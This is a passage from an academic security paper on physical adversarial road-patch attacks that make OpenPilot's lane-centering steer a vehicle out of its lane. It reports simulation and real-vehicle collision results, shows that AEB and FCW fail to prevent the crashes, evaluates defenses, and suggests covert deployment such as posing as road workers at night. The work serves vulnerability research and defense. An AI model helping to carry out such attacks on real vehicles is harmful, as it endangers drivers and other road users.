parameters. We follow the methodology in §4.3.4 to obtain and apply the color mapping in our simulation environment. The patch size is 5.4m wide and 70m long, and we place it in the simulation environment by importing the generated patch image into Unity. The other parameters are the same as §5.3. To evaluate the attack effectiveness from different victim approaching angles, for each scenario we evaluate the same patch from 18 different starting positions, created from the combinations of 2 longitudinal distances to the patch (50 and 100 m) and 9 lateral offsets (from -95% to 95%) as shown in Fig. 13. The patch is visible at all these starting positions. We repeat 10 times for each starting position in each scenario.

Results and video demos. Our attack achieves 100% success rates from all 18 starting positions in both highway and local road scenarios as shown in Table 4. Fig. 13 shows the averaged vehicle trajectories from each starting positions. As shown, the vehicle always first drives toward the lane center since the ALC system tries to correct the initial lateral deviations. After that, the patch starts to take effect, and causes the vehicle to deviate to the left significantly and hit the barrier or truck. We record demo videos at **https://sites.google.com/view/cav-sec/drp-attack/**. In the highway scenario, after the victim hits the concrete barrier, it bounces away quickly due to the abrupt collision. For local road, the victim crashes to the front of the truck, causing both the victim and truck to stop. This suggests that the safety impacts of our attack can be severe.

Table 4: Simulation scenario configurations and evaluation results. Lane widths and vehicle speeds are based on standard/common ones in the U.S. [62]. Simulation results without attack are confirmed to have 0% success rates with ≤0.018 m (std: ≤9e-4) average maximum deviations.

Sim. Scenario	Lane Width	Veh. Speed	Attack Goal	Ave. Max Dev. (std)	Succ. Rate	Succ. Time
Highway	3.6 m	65 mph (29 m/s)	Hit barrier on the left	0.76 m (5e-3)	100% (100/100)	0.97 s
Local	2.7 m	45 mph (20 m/s)	Hit truck in the opposite lane	0.55 m (7e-2)	100% (100/100)	1.36 s

7 Safety Impact on Real Vehicle

While the simulation-based evaluation above has shown severe safety impacts, it does not simulate other driver assistance features that are commonly used with ALC at the same time in real-world driving, for example Lane Departure Warning (LDW), Adaptive Cruise Control (ACC), Forward Collision Warning (FCW), and Automatic Emergency Braking (AEB). This makes it unclear whether the safety damages shown in §6 are still possible when these features are used, especially the safety-protection ones such as AEB. In this section, we thus use a real vehicle to more directly understand this.

Evaluation methodology. We install OpenPilot on a Toyota 2019 Camry, in which case OpenPilot provides ALC, LDW, and ACC, and the Camry's stock features provide AEB and FCW [8]. We then use this real-world driving setup to perform experiments on a rarely-used dead-end road, which has a double-yellow line in the middle and can only be used for U-turn. The driver's view of this road is shown on the left of Fig. 14. In our miniature-scale experiment in §5.4, the attack realizability from the physically-printed patch to the LD model output has already been validated under 12 different lighting conditions. Thus, in this experiment we evaluate the safety impact by directly injecting an attack trace at the LD model output level (detailed in Appendix C). This can also avoid blocking the road for sticking patches to the ground and cleaning them up, which may affect other vehicles.

To create safety-critical driving scenarios, we place cardboard boxes adjacent to but outside of the current lane as shown in Fig. 14, which can mimic road barriers and obstacles in opposite direction as in §6 while not causing damages



Figure 14: Safety impact evaluation for our attack on a Toyota 2019 Camry with OpenPilot engaged. Even with other driver assistance features such as Automatic Emergency Braking (AEB), our attack still causes collisions in all the 10 trials.

to the vehicle and driver safety. Similar setup is also used in today's vehicle crash tests [63–66]. To ensure that we do not affect other vehicles, we place the cardboard boxes only when the entry point of this dead-end road has no other driving vehicles in sight, and quickly remove them right after our vehicle passes them as required by the road code of conduct [67].

Experiment setup. We perform experiments in day time with and without attack, each 10 times. The driving speed is kept at ∼28 mph (∼45 km/h), the min speed for engaging OpenPilot on our Camry. The injected attack trace is from our simulation environment (§6) at the same driving speed.

Results. Our experiment results show that our attack causes the vehicle to hit the cardboard boxes in all the 10 attack trials (100% collision rate), including 5 front and 5 side collisions. The collision variations are caused by randomness in the dynamic vehicle control and the timing differences in OpenPilot engaging and attack launching. In contrast, in the trials without attack, OpenPilot can always drive correctly and does not hit or even touch the objects in any of the 10 trials.

These results thus show that driver assistance features such as LDW, ACC, FCW, and AEB are not able to effectively prevent the safety damages caused by our attack on ALC. We examine the attack process and find that LDW is not triggered since it relies on the same lane detection module as ALC and thus are affected simultaneously by our attack. ACC does not take any action since it does not detect a front vehicle to follow and adjust speed in these experiments. FCW is triggered 5 times out of the 10 collisions, but it is only a warning and thus cannot prevent the collision by itself. Moreover, in our experiments FCW is triggered only *0.46 sec* before the collision on average, which is far too short to allow human drivers to react considering the 2.5-second average driver reaction time to road hazard (§3).

In our Camry model, FCW and AEB are turned on together as a bundled safety feature [68]. However, while we have observed some triggering of FCW, we were not able to observe any triggering of AEB among the 10 attack trials, leading to a *100% false negative rate*. We check the vehicle manual [68] and find that this may be because the AEB feature (called *pre-collision braking* for Toyota) is used very conservatively: it is triggered only when the possibility of a collision is *extremely high*. This observation is also consistent with the previously-reported high failure rate (60%) for AEB features on popular car models today [35]. Such conservative use of AEB can reduce false alarms and thus avoid mistaken sudden emergency brakes in normal driving, but also makes it difficult to effectively preventing the safety damages caused by our attack — in our experiments, it was not able to prevent any of the 10 collisions. The video recordings for these real-vehicle experiments are available at **https://sites.google.com/view/cav-sec/drp-attack/**.

8 Limitations and Defense Discussion

8.1 Limitations of Our Study

Attack deployability. As evaluated in §5.3, our attack can achieve a high success rate (93.8%) with only 8 pieces of quickly-deployable road patches, each requiring only 5-10 sec to deploy for 2 people. To further increase stealthiness, the attacker can pretend to be road workers like in Fig. 2 to avoid suspicion, and pick a deployment time when the target road is the most vacant, e.g., at late night. Nevertheless, lower deployment efforts is always more preferred for attackers to reduce risks. One potential direction to further improve this is to explore other common road surface patterns besides dirty patterns, which we leave as future work.

Generality evaluation. Although we have shown high attack generality against LD models with different designs (§5.3), all our evaluations are performed on only one production ALC in OpenPilot. Thus, it is still unclear whether other popular ALC, e.g., Tesla Autopilot and GM Cruise, are vulnerable to our attack. Unfortunately, to the best of our knowledge, the OpenPilot ALC is the only production one that is open sourced. Due to the same reason, we are also unable to evaluate the transfer attacks from OpenPilot to these other popular ALC systems. Nevertheless, since the OpenPilot ALC is representative at both design and implementation levels (§5), we think our current discovery and results can still generally benefit the understanding of the security of production ALC today. Also, since DNNs are generally vulnerable to adversarial attacks [4, 5, 26, 27, 29–31, 46], if these other ALC systems also adopt the state-of-the-art DNN-based design, at least at design level they are also vulnerable to our attack.

End-to-end evaluation in real world. In this work, we evaluate our attack against various possible real-world factors such as lighting conditions, patch viewing angles, victim approaching angles/distances, printer color accuracy, and camera sensing capability (§5.3 and §5.4), and also evaluate the safety impact using software-in-the-loop simulation (§6) and attack trace injection in a real vehicle (§7). However, these setups still have a gap to real-world attacks as we did not perform direct end-to-end attack evaluation with real vehicles in the physical world. Such a limitation is caused by safety issues (vehicle-enforced minimum OpenPilot engagement speed at 28 mph, or 45 km/h) and access limits to private testing facilities (for patch placement). In the future, we hope to overcome this by finding ways to lower the minimum engagement speed and obtain access to private testing facilities.

8.2 Defense Discussion

8.2.1 Machine Learning Model Level Defenses

In the recent arms race between adversarial machine learning attacks and defenses, numerous defense/mitigation techniques have been proposed [69–72]. However, so far none of them studied LD models. As a best effort to understand the effectiveness of existing defenses on our attack, we perform evaluation on 5 popular defense methods that only require model input transformation without re-training: JPEG compression [73], bit-depth reduction [71], adding Gaussian noise [74], median blurring [71], and autoencoder reformation [75], since they are directly applicable to LD models. Descriptions and our configurations of these methods are in our extended version [38]. Our experiments use the same dataset and success metrics as in §5. Meanwhile, we also evaluate a *benign-case success rate*, defined as the percentage of scenarios where the ALC can behave correctly (i.e., not driving out of lane) when the defense method is applied.

Fig. 15 shows the evaluation results. As shown, for each defense method we also vary the parameters to explore the trade-off between attack success rate and benign-case success rate. As shown, while all methods can effectively decrease the attack success rate with certain parameter configurations, the benign-case success rates are also decreased at the same time. In particular, when the benign-case success rates are still kept at 100%, the attack success rates are still 99 to 100% for all methods. This shows that *none of these methods can effectively defend against our attack without harming ALC performance in normal driving scenarios*. This might be because these defenses are mainly for disrupting digital-space human-imperceptible perturbations, and thus are less effective for physical-world realizable attacks with human-perceptible (but seemingly-benign) perturbations.

These results show that directly-applicable defense methods cannot easily defeat our attack. Thus, it is necessary to explore (1) novel adaptions of more advanced defenses such as adversarial training to LD, or (2) new defenses specific to LD and our problem setting, which we leave as future work.

8.2.2 Sensor/Data Fusion Based Defenses

Besides securing LD models, another direction is to fuse camera-based lane detection with other independent sensor/data sources such as LiDAR and High Definition (HD) map [76]. For example, LiDAR can capture the tiny laser reflection differences for lane line markings, and thus is possible to perform lane detection [77]. However, while LiDARs are commonly used in high-level (e.g., Level-4) AD systems such as Google Waymo [78] that provide self-driving taxi/truck, so far they are not generally used in production low-level (e.g., Level-2) AD such as ALC, e.g., Tesla, GM Cadillac, Toyota RAV4, etc. [3, 45, 79]. This is mainly because LiDAR is quite costly for vehicle models sold to individuals (typically $\geq$\$4,000 each for AD [80]). For example, Elon Musk, the co-founder of Tesla, claims that LiDARs are "*expensive sensors that are unnecessary (for autonomous vehicles)*" [81].

Another possible fusion source is lane information from a pre-built HD map of the targeted road, which can be used to cross-check with the run-time detected lane lines to detect our attack. However, this requires ALC providers to collect and maintain accurate lane line information for each road, which can be time consuming, costly, and also hard to scale. To the best of our knowledge, ALC systems in production Level-2 AD systems today do not use HD maps in general. For instance, Tesla explicitly claims that it does not use HD map for Autopilot driving since it is a *"non-scalable approach"* [82].

Nevertheless, considering that Level-4 AD systems today are able to build and heavily utilize HD maps [83, 84], we think leveraging HD maps is still a more feasible solution than requiring production Level-2 vehicle models to install LiDARs. If such a map can be available, a follow-up research question is how to effectively detect our attack without raising too many false alarms, since mismatched lane information can also occur in benign cases due to (1) vehicle position and heading angle inaccuracies when localized on the HD map, e.g., due to sensor noises in GPS and IMU, and (2) normal-case LD model inaccuracies.

9 Related Work

Autonomous Driving (AD) system security. For AD systems, there are mainly two types of security research: *sensor security* and *autonomy software security*. For *sensor security*, prior works studied spoofing/jamming on camera [85–87], LiDAR [31, 85, 88], RADAR [86], ultrasonic [86], and IMU [89]. For *autonomy software security*, prior works have studied the security of object detection [4, 5, 88], tracking [90], localization [91], traffic light detection [92], and end-to-end AD models [41, 43]. Our work studies autonomy software security in production ALC. The only prior effort is from Tencent [6], but it neither attacks the designed operational domain for ALC (i.e., roads with lane lines), nor generates perturbations systematically by addressing the design challenges in §3.3.

Physical-world adversarial attacks. Multiple prior works have explored image-space adversarial attacks in the physical world [4, 5, 28–30]. In particular, various techniques have been designed to improve the physical-world robustness, e.g., non-printability score [4, 93–95], low-saturation colors [5], and EoT [4, 5, 29, 30]. In comparison, prior efforts concentrate on image classification and object detection, while we are the first to systematically design physical-world adversarial attacks on ALC, which require to address various new and unique design challenges (§3.3).

10 Conclusion

In this work, we are the first to systematically study the security of DNN-based ALC in its designed operational domains under physical-world adversarial attacks. With a novel attack vector, dirty road patch, we perform optimization-based attack generation with novel input generation and objective function




Figure 15: Evaluation results for 5 directly-applicable DNN model level defense methods. *Attack*: Attack success rate. *Benign*: Percentage of scenarios where the ALC can still behave correctly (i.e., not driving out of current lane) with defense applied.

designs. Evaluation on a production ALC using real-world traces shows that our attack has over 95% success rates with success time substantially lower than average driver reaction time, and also has high robustness, generality, physical-world realizability, and stealthiness. We further conduct experiments using both simulation and a real vehicle, and find that our attack can cause a 100% collision rate in different scenarios. We also evaluate and discuss possible defenses. Considering the popularity of ALC and the safety impacts shown in this paper, we hope that our findings and insights can bring community attention and inspire follow-up research.

Acknowledgements

We would like to thank Ziwen Wan, Chen Wang, and the anonymous reviewers for valuable feedback on our work. This research was supported in part by the National Science Foundation under grants CNS-1850533, CNS-1929771, CNS-1932351, CNS-1932464, and USDOT grant 69A3552047138 for CARMEN UTC (University Transportation Center).

References

[1] "Taxonomy and Definitions for Terms Related to Driving Automation Systems for On-Road Motor Vehicles," *SAE International*, 2016.

[2] "TuSimple Lane Detection Challenge." https://github.com/TuSimple/tusimple-benchmark/tree/master/doc/lane_detection, 2017.

[3] "Tesla Autopilot." https://www.tesla.com/autopilot.

[4] K. Eykholt, I. Evtimov, E. Fernandes, B. Li, A. Rahmati, C. Xiao, A. Prakash, T. Kohno, and D. Song, "Robust Physical-World Attacks on Deep Learning Visual Classification," in *IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2018.

[5] Y. Zhao, H. Zhu, R. Liang, Q. Shen, S. Zhang, and K. Chen, "Seeing isn't Believing: Practical Adversarial Attack Against Object Detectors," in *ACM SIGSAC Conference on Computer and Communications Security (ACM CCS)*, p. 1989–2004, 2019.

[6] "Experimental Security Research of Tesla Autopilot." https://keenlab.tencent.com/en/whitepapers/Experimental_Security_Research_of_Tesla_Autopilot.pdf, 2019.

[7] "Tesla Autopilot Support." https://www.tesla.com/support/autopilot.

[8] "OpenPilot." https://github.com/commaai/openpilot.

[9] "Is a $1000 Aftermarket Add-On as Capable as Tesla's Autopilot and Cadillac's Super Cruise?." https://www.caranddriver.com/features/a30341053/self-driving-technology-comparison/, 2020.

[10] "Dirty Road Patch Attack Project Website." https://sites.google.com/view/cav-sec/drp-attack.

[11] "Lane Keeping Assist System Using Model Predictive Control." https://www.mathworks.com/help/mpc/ug/lane-keeping-assist-system-using-model-predictive-control.html, 2020.

[12] J.-W. Lee and B. Litkouhi, "A Unified Framework of the Automated Lane Centering/Changing Control for Motion Smoothness Adaptation," in *International IEEE Conference on Intelligent Transportation Systems*, pp. 282–287, 2012.

[13] "Super Cruise - Hands Free Driving | Cadillac Ownership." https://www.cadillac.com/world-of-cadillac/innovation/super-cruise.

[14] Z. Wang, W. Ren, and Q. Qiu, "LaneNet: Real-Time Lane Detection Networks for Autonomous Driving," *arXiv:1807.01726*, 2018.

[15] X. Pan, J. Shi, P. Luo, X. Wang, and X. Tang, "Spatial as Deep: Spatial CNN for Traffic Scene Understanding," in *AAAI Conference on Artificial Intelligence*, 2018.

[16] Y. Ko, J. Jun, D. Ko, and M. Jeon, "Key Points Estimation and Point Instance Segmentation Approach for Lane Detection," *arXiv:2002.06604*, 2020.

[17] J. Li, X. Mei, D. Prokhorov, and D. Tao, "Deep Neural Network for Structural Prediction and Lane Detection in Traffic Scene," *IEEE Transactions on Neural Networks and Learning Systems*, vol. 28, no. 3, pp. 690–703, 2016.

[18] Q. Zou, H. Jiang, Q. Dai, Y. Yue, L. Chen, and Q. Wang, "Robust Lane Detection From Continuous Driving Scenes Using Deep Neural Networks," *IEEE Transactions on Vehicular Technology*, 2019.

[19] P. Smuda, R. Schweiger, H. Neumann, and W. Ritter, "Multiple Cue Data Fusion With Particle Filters for Road Course Detection in Vision Systems," in *IEEE Intelligent Vehicles Symposium (IV)*, 2006.

[20] C. Gackstatter, P. Heinemann, S. Thomas, and G. Klinker, "Stable Road Lane Model Based on Clothoids," in *Advanced Microsystems for Automotive Applications*, pp. 133–143, Springer, 2010.

[21] S. Yenikaya, G. Yenikaya, and E. Düven, "Keeping the Vehicle on the Road - A Survey on On-Road Lane Detection Systems," *ACM Computing Surveys (CSUR)*, vol. 46, no. 1, pp. 1–43, 2013.

[22] C. Becker, L. J. Yount, S. Rozen-Levy, and J. D. Brewer, "Functional Safety Assessment of an Automated Lane Centering System," in *National Highway Traffic Safety Administration*, 2018.

[23] R. C. Dorf and R. H. Bishop, *Modern Control Systems*. Pearson, 2011.

[24] Richalet, J. and Rault, A. and Testud, J. L. and Papon, J., "Model Predictive Heuristic Control," *Automatica*, vol. 14, p. 413–428, 1978.

[25] "Tinkla: Tinkering with Tesla." https://tinkla.us/.

[26] C. Szegedy, W. Zaremba, I. Sutskever, J. Bruna, D. Erhan, I. Goodfellow, and R. Fergus, "Intriguing Properties of Neural Networks," in *International Conference on Learning Representation (ICLR)*, 2014.

[27] I. J. Goodfellow, J. Shlens, and C. Szegedy, "Explaining and Harnessing Adversarial Examples," *arXiv:1412.6572*, 2014.

[28] A. Kurakin, I. Goodfellow, and S. Bengio, "Adversarial Examples in the Physical World," *arXiv:1607.02533*, 2016.

[29] A. Athalye, L. Engstrom, A. Ilyas, and K. Kwok, "Synthesizing Robust Adversarial Examples," in *International Conference on Machine Learning (ICML)*, 2018.

[30] T. Brown, D. Mane, A. Roy, M. Abadi, and J. Gilmer, "Adversarial Patch," *arXiv:1712.09665*, 2017.

[31] Y. Cao, N. Wang, C. Xiao, D. Yang, J. Fang, R. Yang, Q. A. Chen, M. Liu, and B. Li, "Invisible for both Camera and LiDAR: Security of Multi-Sensor Fusion based Perception in Autonomous Driving Under Physical-World Attacks," in *IEEE Symposium on Security and Privacy (SP)*, 2021.

[32] D. Zhao, Y. Guo, and Y. J. Jia, "Trafficnet: An Open Naturalistic Driving Scenario Library," in *IEEE International Conference on Intelligent Transportation Systems*, pp. 1–8, 2017.

[33] A. Boora, I. Ghosh, and S. Chandra, "Identification of Free Flowing Vehicles on Two Lane Intercity Highways under Heterogeneous Traffic condition," *Transportation Research Procedia*, vol. 21, pp. 130–140, 2017.

[34] "California Vehicle Code 21663." https://leginfo.legislature.ca.gov/faces/codes_displaySection.xhtml?lawCode=VEH&sectionNum=21663, 1959.

[35] "Does Your Car Have Automated Emergency Braking? It's a Big Fail for Pedestrians." https://www.zdnet.com/article/does-your-car-have-automated-emergency-braking-its-a-big-fail-for-pedestrians/, 2019.

[36] R. Rajamani, *Vehicle Dynamics and Control*. Springer Science & Business Media, 2011.

[37] "California Penal Code 594." https://leginfo.legislature.ca.gov/faces/codes_displaySection.xhtml?lawCode=PEN&sectionNum=594, 1872.

[38] T. Sato, J. Shen, N. Wang, Y. J. Jia, X. Lin, and Q. A. Chen, "Dirty Road Can Attack: Security of Deep Learning based Automated Lane Centering under Physical-World Attack," *arXiv:2009.06701*, 2021.

[39] S. Li, A. Neupane, S. Paul, C. Song, S. V. Krishnamurthy, A. K. Roy-Chowdhury, and A. Swami, "Stealthy Adversarial Perturbations Against Real-Time Video Classification Systems," in *Annual Network and Distributed System Security Symposium (NDSS)*, 2019.

[40] K. Pei, Y. Cao, J. Yang, and S. Jana, "Deepxplore: Automated Whitebox Testing of Deep Learning Systems," in *Symposium on Operating Systems Principles*, pp. 1–18, 2017.

[41] Y. Tian, K. Pei, S. Jana, and B. Ray, "Deeptest: Automated Testing of Deep-Neural-Network-Driven Autonomous Cars," in *International Conference on Software Engineering*, pp. 303–314, 2018.

[42] A. Chernikova, A. Oprea, C. Nita-Rotaru, and B. Kim, "Are Self-Driving Cars Secure? Evasion Attacks Against Deep Neural Networks for Steering Angle Prediction," in *IEEE Security and Privacy Workshops (SPW)*, pp. 132–137, 2019.

[43] H. Zhou, W. Li, Y. Zhu, Y. Zhang, B. Yu, L. Zhang, and C. Liu, "Deepbillboard: Systematic Physical-World Testing of Autonomous Driving Systems," in *International Conference on Software Engineering*, 2020.

[44] "Adhesive Patch can Seal Potholes and Cracks on the Road." https://www.startupselfie.net/2019/05/07/american-road-patch-seals-potholes-road-cracks/, 2019.

[45] "GM Cadillac CT6 Owner's Manual." https://www.cadillac.com/content/dam/cadillac/na/us/english/index/ownership/technology/supercruise/pdfs/2020-cad-ct6-owners-manual.pdf, 2019.

[46] N. Carlini and D. Wagner, "Towards Evaluating the Robustness of Neural Networks," in *IEEE Symposium on Security and Privacy (SP)*, pp. 39–57, 2017.

[47] A. Madry, A. Makelov, L. Schmidt, D. Tsipras, and A. Vladu, "Towards Deep Learning Models Resistant to Adversarial Attacks," in *International Conference on Learning Representation (ICLR)*, 2018.

[48] "LGSVL Simulator: An Autonomous Vehicle Simulator." https://github.com/lgsvl/simulator/.

[49] A. Dosovitskiy, G. Ros, F. Codevilla, A. Lopez, and V. Koltun, "CARLA: An Open Urban Driving Simulator," in *Annual Conference on Robot Learning*, 2017.

[50] S. Tanaka, K. Yamada, T. Ito, and T. Ohkawa, "Vehicle Detection Based on Perspective Transformation Using Rear-View Camera," *Hindawi Publishing Corporation International Journal of Vehicular Technology*, vol. 9, 03 2011.

[51] R. Hartley and A. Zisserman, *Multiple View Geometry in Computer Vision*. Cambridge University Press, 2 ed., 2003.

[52] J. Kong, M. Pfeiffer, G. Schildbach, and F. Borrelli, "Kinematic and Dynamic Vehicle Models for Autonomous Driving Control Design," in *IEEE Intelligent Vehicles Symposium (IV)*, pp. 1094–1099, 2015.

[53] D. Watzenig and M. Horn, *Automated Driving: Safer and More Efficient Future Driving*. Springer, 2016.

[54] D. P. Kingma and J. Ba, "Adam: A Method for Stochastic Optimization," in *International Conference on Learning Representation (ICLR)*, 2015.

[55] E. Hamilton, "JPEG File Interchange Format," 2004.

[56] H. Schafer, E. Santana, A. Haden, and R. Biasini, "A Commute in Data: The comma2k19 Dataset," *arXiv:1812.05752*, 2018.

[57] S. of California Department of Motor Vehicles, *California Commercial Driver Handbook: Section 2 – Driving Safely*. 2019. Available at https://www.dmv.ca.gov/portal/uploads/2020/06/comlhdbk.pdf.

[58] X. Ling, S. Ji, J. Zou, J. Wang, C. Wu, B. Li, and T. Wang, "Deepsec: A Uniform Platform for Security Analysis of Deep Learning Model," in *IEEE Symposium on Security and Privacy (SP)*, pp. 673–690, 2019.

[59] A. Athalye, N. Carlini, and D. Wagner, "Obfuscated Gradients Give a False Sense of Security: Circumventing Defenses to Adversarial Examples," in *International Conference on Machine Learning (ICML)*, 2018.

[60] "Manual on Uniform Traffic Control Devices Part 3 Markings." https://mutcd.fhwa.dot.gov/pdfs/millennium/06.14.01/3ndi.pdf, 2020.

[61] "American Road Patch - Deployment Demonstration Video from 4:54 to 5:04." https://youtu.be/Vr_Dxg1LdxU?t=294, 2019.

[62] A. A. of State Highway and T. O. (AASHTO), *Policy on Geometric Design of Highways and Streets (7th Edition)*. American Association of State Highway and Transportation Officials (AASHTO), 2018.

[63] "Toyota Safety Sense Pre-Collision System (PCS) Settings and Controls." https://youtu.be/IY4g_zG1Qj0, 2017.

[64] "Honda's Collision Mitigation Braking System CMBS." https://youtu.be/NJcy5ySOrM4, 2013.

[65] "IIHS Issues First Crash Avoidance Ratings Under New Test Program." https://www.iihs.org/news/detail/iihs-issues-first-crash-avoidance-ratings-under-new-test-program, 2013.

[66] "Collision Avoidance Strikeable Targets for AEB." http://www.pedstrikeabletargets.com/, 2020.

[67] "California Vehicle Code 23113." https://leginfo.legislature.ca.gov/faces/codes_displaySection.xhtml?lawCode=VEH&sectionNum=23113, 2000.

[68] "Toyota 2019 Camry Owner's Manual." https://www.toyota.com/t3Portal/document/om-s/OM06142U/pdf/OM06142U.pdf, 2019.

[69] F. Liao, M. Liang, Y. Dong, T. Pang, X. Hu, and J. Zhu, "Defense Against Adversarial Attacks Using High-Level Representation Guided Denoiser," in *IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2018.

[70] C. Xie, Y. Wu, L. v. d. Maaten, A. L. Yuille, and K. He, "Feature Denoising for Improving Adversarial Robustness," in *IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2019.

[71] W. Xu, D. Evans, and Y. Qi, "Feature Squeezing: Detecting Adversarial Examples in Deep Neural Networks," *arXiv:1704.01155*, 2017.

[72] J. Cohen, E. Rosenfeld, and Z. Kolter, "Certified Adversarial Robustness via Randomized Smoothing," in *International Conference on Machine Learning (ICML)*, pp. 1310–1320, 2019.

[73] G. K. Dziugaite, Z. Ghahramani, and D. M. Roy, "A Study of the Effect of JPG Compression on Adversarial Images," *arXiv:1608.00853*, 2016.

[74] Y. Zhang and P. Liang, "Defending Against Whitebox Adversarial Attacks via Randomized Discretization," in *International Conference on Artificial Intelligence and Statistics*, vol. 89, pp. 684–693, 2019.

[75] D. Meng and H. Chen, "Magnet: a Two-pronged Defense Against Adversarial Examples," in *ACM SIGSAC Conference on Computer and Communications Security (ACM CCS)*, pp. 135–147, 2017.

[76] "HD Maps: New Age Maps Powering Autonomous Vehicles." https://www.geospatialworld.net/article/hd-maps-autonomous-vehicles/, 2017.

[77] M. Bai, G. Mattyus, N. Homayounfar, S. Wang, S. K. Lakshmikanth, and R. Urtasun, "Deep Multi-Sensor Lane Detection," in *IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS)*, pp. 3102–3109, 2018.

[78] "Waymo Has Launched its Commercial Self-Driving Service in Phoenix — and it's Called 'Waymo One'." https://www.businessinsider.com/waymo-one-driverless-car-service-launches-in-phoenix-arizona-2018-12, 2018.

[79] "Toyota 2020 RAV4 Owner's Manual." https://www.toyota.com/t3Portal/document/om-s/OM0R024U/xhtml/OM0R024U.html.

[80] "Velodyne Just Cut the Price of Its Most Popular Lidar Sensor in Half." https://www.thedrive.com/tech/17297/velodyne-just-cut-the-price-of-its-most-popular-lidar-sensor-in-half, 2018.

[81] "'Anyone Relying on Lidar is Doomed,' Elon Musk Says." https://techcrunch.com/2019/04/22/anyone-relying-on-lidar-is-doomed-elon-musk-says/, 2019.

[82] "Tesla Admits its Approach to Self-Driving is Harder But Might be Only Way to Scale." https://electrek.co/2020/06/18/tesla-approach-self-driving-harder-only-way-to-scale/, 2020.

[83] "Building Maps for a Self-Driving Car." https://link.medium.com/Bo5pCOov95, 2016.

[84] "Baidu Apollo HD Map." http://ggim.un.org/unwgic/presentations/2.2_Ma_Changjie.pdf, 2018.

[85] J. Petit, B. Stottelaar, M. Feiri, and F. Kargl, "Remote Attacks on Automated Vehicles Sensors: Experiments on Camera and Lidar," *Black Hat Europe*, vol. 11, p. 2015, 2015.
[86] C. Yan, W. Xu, and J. Liu, "Can You Trust Autonomous Cehicles: Contactless Attacks Against Sensors of Self-Driving Vehicle," *DEF CON*, vol. 24, no. 8, p. 109, 2016.
[87] B. Nassi, D. Nassi, R. Ben-Netanel, Y. Mirsky, O. Drokin, and Y. Elovici, "Phantom of the ADAS: Phantom Attacks on Driver-Assistance Systems," in *IACR Cryptol. ePrint Arch.*, 2020.
[88] Y. Cao, C. Xiao, B. Cyr, Y. Zhou, W. Park, S. Rampazzi, Q. A. Chen, K. Fu, and Z. M. Mao, "Adversarial Sensor Attack on Lidar-Based Perception in Autonomous Driving," in *ACM SIGSAC Conference on Computer and Communications Security (ACM CCS)*, 2019.
[89] Y. Tu, Z. Lin, I. Lee, and X. Hei, "Injected and Delivered: Fabricating Implicit Control over Actuation Systems by Spoofing Inertial Sensors," in *USENIX Security Symposium*, pp. 1545–1562, 2018.
[90] Y. Jia, Y. Lu, J. Shen, Q. A. Chen, H. Chen, Z. Zhong, and T. Wei, "Fooling Detection Alone is Not Enough: Adversarial Attack Against Multiple Object Tracking," in *International Conference on Learning Representations (ICLR)*, 2019.
[91] J. Shen, J. Y. Won, Z. Chen, and Q. A. Chen, "Drift with Devil: Security of Multi-Sensor Fusion based Localization in High-Level Autonomous Driving under GPS Spoofing," in *USENIX Security Symposium*, 2020.
[92] K. Tang, J. Shen, and Q. A. Chen, "Fooling Perception via Location: A Case of Region-of-Interest Attacks on Traffic Light Detection in Autonomous Driving," in *Workshop on Automotive and Autonomous Vehicle Security (AutoSec)*, 2021.
[93] M. Sharif, S. Bhagavatula, L. Bauer, and M. K. Reiter, "Accessorize to a Crime: Real and Stealthy Attacks on State-of-the-Art Face Recognition," in *ACM SIGSAC Conference on Computer and Communications Security (ACM CCS)*, pp. 1528–1540, 2016.
[94] S.-T. Chen, C. Cornelius, J. Martin, and D. H. P. Chau, "Shapeshifter: Robust Physical Adversarial Attack on Faster R-CNN Object Detector," in *Joint European Conference on Machine Learning and Knowledge Discovery in Databases*, pp. 52–68, Springer, 2018.
[95] Z. Zhong, W. Xu, Y. Jia, and T. Wei, "Perception Deception: Physical Adversarial Attack Challenges and Tactics for DNN-Based Object Detection," in *Black Hat Europe*, 2018.
[96] N. S. Council, *Reference Material for DDC Instructors, 5th Edition*. 2005.
[97] UK ACPO Road Policing Enforcement Technology Committee, *ACPO Code of Practice for Operational Use of Enforcement Equipment*. 2002.
[98] U. D. for Transport, *The Official Highway Code Book*. 2015.
[99] H. Loeb, A. Belwadi, J. Maheshwari, and S. Shaikh, "Age and Gender Differences in Emergency Takeover from Automated to Manual Driving on Simulator," *Traffic injury prevention*, pp. 1–3, 2019.
[100] "Watch Tesla Drivers Apparently Asleep at the Wheel, Renewing Autopilot Safety Questions." https://www.cnbc.com/2019/09/09/watch-tesla-drivers-apparently-asleep-at-the-wheel-renewing-safety-questions.html, 2019.
[101] "Amazon Mechanical Turk." https://www.mturk.com/.
[102] "Driver Take-Over Decision Survey with Automated Lane Centering System in our User Study." https://storage.googleapis.com/driving-decision-survey/driving_decision_survey.pdf, 2020.

A Required Deviations and Success Time

Required deviations. The required deviations for the highway and local roads are calculated based on Toyota RAV4 width (including mirrors) and standard lane widths in the U.S. [62] as shown in Fig. 16. We use Toyota RAV4 since it is the reference vehicle used by the OpenPilot team when collecting the comma2k19 data set [56]. For the lane widths, we refer to the design guidelines [62] published by the U.S. Department of Transportation Federal Highway Administration. The required deviations to touch the lane line are calculated using $\frac{L-C}{2} = 0.735m$ (highway) and $0.285m$ (local), where L is the lane width and C is the vehicle width.

